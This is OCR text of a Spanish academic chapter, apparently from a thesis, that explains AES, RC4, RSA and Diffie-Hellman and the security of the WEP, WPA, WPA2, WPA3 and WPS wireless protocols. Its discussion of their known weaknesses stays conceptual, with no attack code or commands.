
Conocido como Estándar de Cifrado Avanzado, este algoritmo provee no solo de una gran seguridad sino también de una gran velocidad, lo que lo hace ideal para implementarlo en varias plataformas y especialmente en pequeños dispositivos, el algoritmo de AES emplea tres diferentes tamaños de clave (128,192, 256 bits) para cifrar y descifrar datos en bloques de 128 bits. AES encripta los datos utilizando una serie de rondas. La cantidad de procesos de cifrado y descifrado viene determinada por el tamaño del bloque de datos y el tamaño de la clave elegidos. Para llevar a cabo el proceso de cifrado con el algoritmo AES se consta de cuatro procesos de transformación de bytes (Muttaqin & Rahmadoni, 2020).

- SubBytes: Esta etapa va de acuerdo con los principios de difusión y confusión de Shannon en procesos criptográficos, depende directamente de S-box no lineal para poder sustituir un byte del estado por otro.
- Shiftrows: En este paso se desplazan los bytes del estado cíclicamente hacia la izquierda en cada fila en lugar de la fila cero.
- MixColumns: En este proceso se multiplica cada fila de transformación matricial con cada columna de estado. El resultado pasa por un XOR en donde se producen cuatro nuevos bytes.
- AddRoundKey: Brinda una mayor seguridad durante el proceso de cifrado de datos y tanto la clave como los datos de entrada forman una matriz de bytes 4x4, en esta etapa se crea la relación entre el texto cifrado y la clave.

AES se basa en red de sustitución y permutación (SPN) para cifrar y descifrar datos, tiene la capacidad de manejar bloques de texto sin formato de 16 bytes representados en una matriz (Abdullah, 2017).

Figura 4

Diagrama de bloques para el proceso de encriptación AES



Nota: Proceso de encriptación de un bloque de datos. Tomado de (Rodríguez & Rodríguez, 2021).

4.2.2.3 Algoritmos de cifrado simétrico por flujo

4.2.2.3.1 One-time pad (OTP)

Es un sistema de encriptación que cifra la comunicación entre 2 puntos mediante una clave aleatoria, secreta y no reutilizable. Ambos puntos deben conocer la clave para posteriormente proceder al cifrado del mensaje, este proceso aplica una operación XOR entre el texto claro y la clave. De esta manera si el mensaje cifrado es capturado por un atacante, no

aporta ninguna información más que la longitud del texto si no se ha utilizado algún mecanismo de compresión. OTP tiene condiciones que hacen que sea casi imposible de descifrar, esas condiciones también hacen de la técnica poco práctica para muchas aplicaciones (HYPR, 2020).

OTP presenta la propiedad de secreto perfecto, cumpliendo los requisitos como:

- Clave aleatoria.
- La generación y distribución de la clave tiene que ser de forma segura.
- El total de la clave debe permanecer secreto.
- La clave no se reutiliza.

Esta propiedad se puede demostrar con un simple ejemplo. Si se intercepta un mensaje cifrado con un tamaño de 4 bytes, se puede probar todas las posibles claves aleatorias dando como resultado un mensaje claro con cualquier palabra de 4 caracteres. Esto es lo que lo hace 100% irrompible pero muy poco eficiente para envíos masivos de datos.

A diferencia de OTP en RC4 no se ocupa una para cada mensaje, esto hace que la seguridad esté muy por debajo de OTP.

4.2.2.3.2 Cifrado RC4

RC4 (Rivest Cipher 4) es un criptosistema de cifrado en flujo, esto quiere decir que imita el funcionamiento de OTP, pero sustituyendo la clave secreta aleatoria por una sucesión de bits obtenidos a partir de una clave secreta finita mediante un proceso pseudoaleatorio (yambadwar, 2021).

RC4 es un cifrado de flujo de tamaño de clave variable de un tamaño de 64 y 128 bits, este cifrado funciona byte a byte en el flujo de datos y utiliza una permutación y dos punteros de índice de 8 bits para poder generar el flujo de claves. La permutación se realiza con un algoritmo sencillo que consta de otros 2 algoritmos: Key Scheduling Algorithm (KSA, algoritmo) y Pseudo-Random Generation Algorithm (PRGA, algoritmo). El funcionamiento del algoritmo se basa en una permutación de 256 elementos. KSA desordena esa permutación de forma pseudoaleatoria según una clave entrante, mientras que PRGA toma valores de posiciones pseudoaleatorias para devolver una cadena de bytes de la misma longitud del

mensaje, luego por medio de la operación XOR, la secuencia y el texto sin formato generan el texto cifrado (Kiprin, 2021).

4.2.2.4 Algoritmos Asimétricos

El cifrado asimétrico es un método de cifrado que utiliza una clave pública y una clave privada. La clave pública se utiliza para cifrar el mensaje, mientras que la clave privada se utiliza para descifrar el mensaje. El cifrado asimétrico es más seguro que el cifrado simétrico, ya que requiere una clave mucho más larga. Sin embargo, el cifrado asimétrico también presenta algunos inconvenientes. Por ejemplo, la clave privada debe ser guardada en secreto para que el sistema sea seguro.

Algunos de los algoritmos más utilizados son: Diffie-Hellman, RSA.

4.2.2.4.1 Algoritmo RSA

Conocido como Rivest Shamir Adleman, lanzado en 1977. Es un sistema criptográfico que consta de una llave pública y una privada. El algoritmo se basa en el problema de la dificultad que existe para factorizar grandes números enteros. Esto hace que el algoritmo sólo sea considerado seguro siempre que se utilicen claves de una longitud suficiente para ser considerado seguro (2048 bits).

La generación de llaves pública y privada se calcula en función de un par de números primos de un orden igual o superior o los 200 dígitos (Actualmente son del orden de 10200). Este algoritmo sirve tanto para encriptar, desencriptar y la generación de firmas digitales (Juraski & Nunes, 2020).

4.2.2.4.2 Diffie -Hellman

Lanzado en 1976 por Whitfield Diffie y Martin Hellman fue el primero sistema de claves asimétricas, este algoritmo si bien no se emplea para encriptación y desencriptación se cómo un método para realizar el intercambio de claves entre dos partes por un medio o canal inseguro, esa llave secreta puede ser posteriormente implementada para la encriptar la comunicación mediante el uso de criptografía simétrica. La seguridad de este algoritmo está basada en el problema de logaritmos discretos en un campo finito, lo que permite que sea considerado seguro (Yousif, 2021).


4.3 Capítulo II: Protocolos de seguridad inalámbrica

4.3.1 WEP

Wired Equivalent Privacy (WEP) es un sistema de encriptación estándar implementado en la MAC y soportado por la mayoría de las soluciones inalámbricas. La idea detrás de este protocolo era la de ofrecer la misma seguridad que ofrece una red cableada. En la práctica, una misma clave es compartida entre todas las estaciones y puntos de acceso de un sistema dado. Como consecuencia, hoy en día una protección WEP puede ser violada con software fácilmente accesible en pocos minutos (Red Orbita, 2012).

Figura 5

Proceso de encriptación del protocolo WEP



Nota: El gráfico muestra el proceso de encriptación para el protocolo WEP, es una reinterpretación elaborada por el autor, la imagen original fue. Tomada de (Sierra, Betancur, & Gómez, 2015).

En la imagen podemos ver el proceso de encriptación que se utiliza en el protocolo WEP. Para ello se calcula el *cyclic redundancy check* (CRC), de esta forma aseguramos que los mensajes lleguen de manera íntegra al destino, posterior a ello se concatena la llave de 64 bits con el *initialization vector* (IV) y el *Pseudo-Random Number Generator* (PRNG) de *Rivest Cipher 4* (RC4) genera una secuencia pseudoaleatoria de caracteres, como último punto se

calcula el XOR de los caracteres concatenados con el IV y el CRC, de esta manera obtenemos un mensaje cifrado (Raza, Kamran, & Akbar, 2020).

Es el criptosistema en el cual se basa WEP, tanto el cifrado como descifrado tienen un coste computacional bajo y se puede implementar de manera sencilla. Para entender el funcionamiento de RC4, primero hay que comprender cómo funciona OTP (one-time pad).

4.3.1.1 Funcionamiento WEP

La forma en la que WEP proporciona confidencialidad es mediante RC4, inicialmente usaba una llave de 64 bits y posteriormente se incluyó llaves de 128 y 256 bits. Para garantizar la integridad de los datos se utiliza CRC32 (Verificación de Redundancia Cíclica), en dónde el emisor utiliza un valor hash de 32 bits a partir de una secuencia de datos. La clave secreta en RC4 consiste en una *root key* (Rk), la cual es compartida por todos los usuarios, a esta se le añade un vector de inicialización (IV) de 24 bits, el cual no es el mismo en cada paquete que se transmite (Loshin, 2021).

La manera en la que se comprueba que los datos llegaron en buen estado (sin alteraciones) es mediante el *checksum* de los datos que se envían en el paquete.


4.3.1.2 Autenticación WEP

4.3.1.2.1 Autenticación de sistema abierto

En este tipo de autenticación el usuario envía una solicitud de autenticación al AP, esta solicitud contiene el ID de la estación, el AP responde a la solicitud con un mensaje de error o éxito (Intel, 2021).

Figura 6

Autenticación de sistema abierto



Nota: La imagen muestra el funcionamiento de la autenticación de sistema abierto, en donde no es necesario ingresar ningún tipo de clave.


4.3.1.2.2 Autenticación mediante clave compartida

Con la autenticación por clave compartida, se establece una comunicación entre el punto de acceso y el usuario, en la cual se genera una clave que debe ser conocida por ambas partes. Para que una estación pueda ser autenticada, se deben seguir cuatro pasos principales (Lithmee, 2019).

- El cliente envía una solicitud de autenticación al punto de acceso.
- El punto de acceso responde con un mensaje que se cifrará con la clave compartida.
- El cliente debe enviar el mensaje cifrado de vuelta al punto de acceso.
- El mensaje descifrado se compara con el mensaje original para garantizar la similitud, si no hay discrepancias entonces se autoriza la autenticación del dispositivo.

Figura 7

Autenticación mediante clave compartida



Nota: a diferencia del proceso de autenticación por sistema abierto, en este tipo de autenticación si es necesario conocer una clave.

4.3.1.3 Debilidades WEP

WEP es un protocolo inseguro, el problema radica en que utiliza un vector de inicialización de 24 bits que suele ser reutilizado.

- Longitud de clave secreta: Cuando se configura una clave secreta corta, esta se puede averiguar por medio de fuerza bruta, es decir que se irán probando todas las posibles claves.
- Reutilización de keystream: Esta debilidad se basa en descubrir previamente un keystream, y si la red reutiliza el keystream sería muy fácil descifrar todos los paquetes y a la vez cifrar otros para con ello poder transmitirlos por medio de la

red. Si un atacante observa que existe texto cifrado que se repite, se asume que hay una reutilización de la clave y puede llegar a descifrar el mensaje (PC Solucion, 2019).

La técnica para hallar el texto claro se basa en el mecanismo de autenticación por clave compartida. Entonces un atacante puede capturar un paquete con el mismo IV que el del mecanismo para poder leer el mensaje.

- RC4: WEP utiliza los IV para cifrar diferentes paquetes con diferentes claves RC4, sin embargo, los IV al ser parte del encabezado no están encriptados por lo que se puede obtener un gran número de paquetes e intentar encontrar la clave de seguridad, ya que con un solo paquete de IV débil se puede hallar un byte de la clave (FLYLIB, 2018).
- Checksum CRC32: La debilidad se apoya del código Checksum del mecanismo de detección de errores para averiguar los bytes de un paquete. Uno de los ataques más conocidos y que se apoya en esta debilidad es el de *Chop-Chop*, que averigua byte a byte el contenido de un paquete.

4.3.2 WPA

Wifi Protected Access (WPA) nace como una solución a las deficiencias en la seguridad de WEP, Cuando en abril del 2003 se adoptó a WPA como nuevo protocolo de seguridad, se conservaron algunas características de WEP con el fin de proporcionar compatibilidad con dispositivos antiguos (Panda Security, 2022).

Las principales características de WPA sobre WEP son:

- Usa el protocolo Temporal Key Integrity Protocol (TKIP) para evitar que las claves sean reutilizadas.
- Realiza un testeo de la integridad de los paquetes (MIC) para comprobar que no existan errores de transmisión o manipulación de datos.

En el proceso de encriptación de WPA se genera una cadena de caracteres con la contraseña, dirección MAC del emisor, y el vector de chequeo de inicialización. Al incorporar la MAC en la cadena de caracteres del emisor nos aseguramos que no se podrá descifrar por terceros. Para la fase 2 se combina la llave dinámica con el número de paquetes que se envían.

WPA tiene 2 versiones:

1. La versión básica que controla el acceso usando una contraseña PSK, este es modo que se usa en redes domésticas, la contraseña es igual en todos los usuarios.
2. La versión empresarial provee un nivel de seguridad mayor para entornos empresariales, dado que usa claves de sesión dinámicas y verificación de usuarios con el protocolo 802.1x EAP, cada usuario tiene sus propias credenciales de acceso (Hughes, 2021).
   Al igual que WEP también usa el algoritmo RC4 con claves de 128 bits.

4.3.2.1 TKIP

Este protocolo fue elegido con el objetivo de sustituir las debilidades de WEP, las características que presenta son una clave de 128 bits y cambio de carácter de estático a dinámico, cambiando por usuario, sesión y paquete, además de añadir temporalidad. El vector de inicialización pasa de 24 a 48 bits lo que minimiza la reutilización de claves, para mantener la compatibilidad con modelos antiguos que utilizan WEP se emplea el uso de RC4.

TKIP agrega protección extra empleando un contador de secuencia TKIP (TSC), este se transmite en los campos IV (vector de inicialización) y es diferente del campo de número de secuencia al comienzo de la trama. Cuando una trama es recibida y tiene un número de secuencia inferior al esperado, esta se elimina para evitar ataques. Para garantizar la integridad TKIP utiliza el algoritmo conocido como '*Michael*', genera un bloque de 4 bytes (MIC) a partir de la dirección MAC de origen, de destino, y de los datos, añade el MIC calculado a la unidad de datos a enviar. Los datos son fragmentados y se les asigna un número de secuencia, para cifrar la trama se genera una clave por paquete mediante la combinación de dos fases. La primera fase es la encargada de generar una clave y dirección de transmisión mixta (TTAK) a partir de la dirección MAC, la clave temporal y los 32 bits más significativos del TSC. En la segunda fase se genera la semilla WEP utilizando la TTAK, clave temporal y los 16 bits menos significativos del TSC (SCHEPERS, RANGANATHAN, & VANHOEF, 2019).

Para encontrar la clave que se utiliza para cifrar cada fragmento se mezcla el número de secuencia con la clave temporal.

4.3.2.2 Autenticación 802.1x /EAP

El objetivo del estándar 802.11x es encapsular los protocolos de autenticación sobre los protocolos de la capa de enlace de datos, permite emplear el protocolo de autenticación extensible (EAP) para autenticar a los usuarios.

EAP nos permite transportar y administrar información de autenticación entre el solicitante y el servidor de autenticación, esto incluye el método de autenticación a utilizarse, el intercambio de credenciales y un mensaje o aviso final de error o éxito. 802.1x funciona en la capa 2 del modelo OSI y su flujo consiste en un mensaje Request-Identify enviado por el autenticador, un mensaje de respuesta (Response) enviado por el solicitante, y un proceso para eliminar la encapsulación, volver a encapsular el mensaje EAP y reenviarlo al servidor de autenticación donde se procesan los datos y se emite una respuesta (Álvarez, 2022).

El estándar 802.11x define entidades como:

1. Solicitante (supplicant)
2. Autenticador (Authenticator)
3. Servidor de autenticación (Servidor Authentication, Authorization, Accounting)

Los mensajes de EAP son:

1. (Request Identify) Petición: envía mensajes desde el AP a la estación.
2. (response Identify) Respuesta: envía mensajes desde la estación al AP.
3. (Success) Éxito: indica que el acceso está permitido, lo emite el AP.
4. (Fail) Fallo: mensaje enviado por el AP al supplicant para indicarle que se niega la conexión.

4.3.2.2.1 Proceso de autenticación

Este proceso se da luego de la asociación y consisten:

- Primero se envía el EAP-Request/Identify desde el autenticador al supplicant.
- El supplicant responde con EAP-Response/Identify al autenticador (AP), este lo pasa al servidor de autenticación.
- El servidor confirma la información y si resulta acertada permite al supplicant acceso a la red.

4.3.2.2.2 EAP-TLS

En WPA se tiene varios métodos de autenticación como EAP-TLS, EAP-TTLS Y PEAP. EAP-TLS (Transport Level Security) es un método basado en PKI o el método de Infraestructura Pública para autenticar al usuario y al servidor mediante certificados digitales.

EAP-TLS requiere poseer estos certificados digitales tanto para el cliente como para el servidor de autenticación, el solicitante envía su identificación (nombre de usuario) al servidor de autenticación para poder autenticarse, el servidor de igual manera envía su certificado al solicitante. Si el certificado del solicitante es válido, el servidor responde con el nombre de usuario y comienza a generar la clave de cifrado, esa clave se envía al AP para que se pueda realizar la comunicación segura. El certificado PKI contiene información sobre el nombre de usuario o nombre de servidor, distribuye dinámicamente claves generadas de cifrado para proteger las conexiones. EAP-TLS puede resistir diversos tipos de ataques, entre ellos MITM. Pero EAP-TLS también tiene sus vulnerabilidades, esta se presenta en la fase de identificación, esto debido a que el cliente manda el EAP-Identify sin cifrar y esto permite a un atacante ver la identidad del cliente que se quiere conectar (Prakash & Kumar, 2018).

Esto también está presente en el envío de la aceptación/denegación debido a que también se realiza sin cifrar, esto puede conducir a un ataque DoS si un atacante reenvía ese tipo de tráfico.

La diferencia de EAP-TLS con PEAP y EAP-TTLS es que en EAP-TLS tanto el servidor de autenticación como los clientes deben poseer su propio certificado lo cual lo vuelve muy costoso, PEAP y EAP-TTLS corrigen este fallo al requerir solo del certificado en el servidor. De ese modo empleando solo el certificado del servidor el cliente puede enviar sus datos de autenticación cifrados a través de un túnel seguro, y luego de validar al solicitante se genera una clave de sesión (Fretel Malpartida, 2018).

4.3.2.3 Ataque de diccionario vs fuerza bruta

Los ataques más conocidos contra WPA-PSK son del tipo Diccionarios o Fuerza bruta, los requisitos para llevar a cabo el ataque son:

- Handshake (captura del establecimiento de la conexión entre el host y AP).
- Nombre del ESSID.
- Archivo de diccionario.

El ataque de fuerza bruta emplea una serie de todas las combinaciones posibles de caracteres, mientras que el ataque de diccionario se prueban consecutivamente las diferentes palabras de un diccionario hasta encontrar la clave correcta, generalmente estos diccionarios se

pueden generar por medio de herramientas por consola, o se pueden descargar directamente de internet (Mendoza, 2020).

4.3.3 WPA2

Este protocolo está basado en WPA, por lo cual presenta las mismas características, pero aumenta el nivel de seguridad gracias al cambio de algoritmo de encriptado RC4 por el Advanced Encryption Standard (AES), que llegó a utilizarse para cifrar información clasificada del gobierno de EEUU (Jiménez, 2021). Al igual que WPA este también presenta 2 versiones, la PSK y 802.1x EAP.

El objetivo del protocolo es garantizar que los datos enviados o recibidos estén encriptados y que solo las personas con la llave o contraseña tengan acceso. (Ghimiray, 2022).

4.3.3.1 Portal Cautivo

Es un sistema que se encarga de validar a los usuarios, es decir vigila el tráfico de los usuarios y los obliga a pasar por un portal HTTP (página web), se utiliza principalmente en establecimientos públicos, hoteles, aeropuertos, etc.

Este proceso de autenticación se realiza para evitar la entrega de paquetes a usuarios que no estén autorizados. El portal cautivo puede ser un enrutador o cualquier dispositivo que utilice un navegador web como un medio de autenticación, así un usuario solo podrá acceder a internet una vez sea validado por el gateway, además de interceptar todo el tráfico http, el portal cautivo también se encarga de caducar las sesiones de usuarios al cabo de un tiempo determinado, controla el ancho de banda usado por cada cliente, etc. (Wahyudi, Luthfi, & Efendi, 2019).

4.3.4 WPA3

El protocolo cuenta con un una clave de cifrado más difícil de romper, y capaz de soportar un periodo de tiempo notable (192 bits en vez de 128 bits). Gracias a la sencillez de su configuración, solo necesitaremos otro dispositivo conectado y el recién bautizado *WiFi Easy Connect* (vadavo, 2021).

Se puede decir que WPA3 es la evolución de WPA2 y proporciona un handshake con mayor seguridad, denominado dragonfly handshake. WPA3 utiliza Autenticación Simultánea entre iguales (SAE), este actúa como un intercambiador de claves que deriva la clave a partir

de otra generada en los extremos mediante un algoritmo denominado Diffie-Hellman. Al momento de un usuario salir del alcance de la red, cuando este se vuelva a conectar todas las claves derivadas y la del handshake habrá cambiado, esto hace que sea prácticamente imposible la inserción de paquetes, entonces, aunque un atacante descubra la clave será imposible descifrar la información porque esa clave ya habrá cambiado (Sánchez , 2021).

Mejora la seguridad en las redes públicas mediante el uso de OWE (*Opportunistic Wireless Encryption*) para tener un cifrado en redes sin autenticación, eso hace que un atacante solo pueda rastrear su propio tráfico. El protocolo OWE crea una PMK mediante el intercambio de claves entre el cliente y AP, posterior a esto sigue un enlace de 4 vías para proporcionar una comunicación segura. Utiliza un protocolo de aprovisionamiento de dispositivos (DPP) para facilitar el acceso a la red a dispositivos sin pantalla o mediante códigos QR, empleando una variación de Diffie Hellman, autenticando temporalmente la conexión para intercambiar las variables usadas en para derivar claves y realizar una asociación definitiva (Lee, 2021). Los usuarios de WPA3 Personal reciben mayor protección contra los intentos de adivinar la contraseña, mientras que los usuarios de WPA3 Enterprise ahora pueden aprovechar los protocolos de seguridad de mayor nivel para redes de datos confidenciales (Wi-Fi Alliance, 2021).

4.3.4.1 Ataque WPA3

En 2019 se descubrió la forma de vulnerar este protocolo de seguridad, la vulnerabilidad se centra en el dragonfly handshake.

El ataque consiste en realizar un downgrade, se convierte WPA3 en WPA2 para realizar el ataque a la red. Esto se consigue forzando a la víctima a ejecutar el 4-way handshake de WPA2. Esto se da debido a que un AP puede aceptar las conexiones usando WPA 3-SAE y WPA2 con la misma contraseña, de este modo se busca proporcionar compatibilidad con dispositivos antiguos. Si un atacante intenta engañar al cliente para que este piense que un AP solo es compatible con WPA2, el cliente detecta este engaño, pero para ese momento el atacante ya ha capturado los datos suficientes para realizar un ataque de diccionario o fuerza bruta. Una forma de engañar a los usuarios para que crean que el AP solo puede soportar WAP2, es manipulando las tramas beacons (Vanhoef & Ronen, 2020).

4.3.5 WPS

Wifi Protected Setup (WPS) nos ofrece la manera de conectarnos a una red inalámbrica sin la necesidad de emplear una contraseña inalámbrica, permite una manera controlada de conectarse a una WiFi escribiendo solo un PIN de 8 dígitos en lugar de la contraseña inalámbrica completa (FERNÁNDEZ, 2020).

Esta función se diseñó principalmente para facilitar el proceso de conexión a una red inalámbrica, existen diferentes métodos para conectarnos a una red mediante WPS, pero los más empleados son PIN y PBC. La principal deficiencia se debe al uso del PIN como método de identificación debido a que el tener una longitud de pin definida de ocho dígitos es muy fácil realizar un ataque de fuerza bruta e ingresar a la red inalámbrica (SOPORTE DE SONY, 2022).


4.3.6 WPA2 Enterprise

Esta solución de WPA2 brinda una mayor seguridad a las redes inalámbricas, pero requieren una configuración y un control centralizado de la red. Su esquema de conexión es sencillo, se conecta por cable a un punto de acceso, el cual manda las peticiones de autenticación a un servidor RADIUS, normalmente por el puerto UDP 1812 y 1813 (Laby Consulting, 2020).

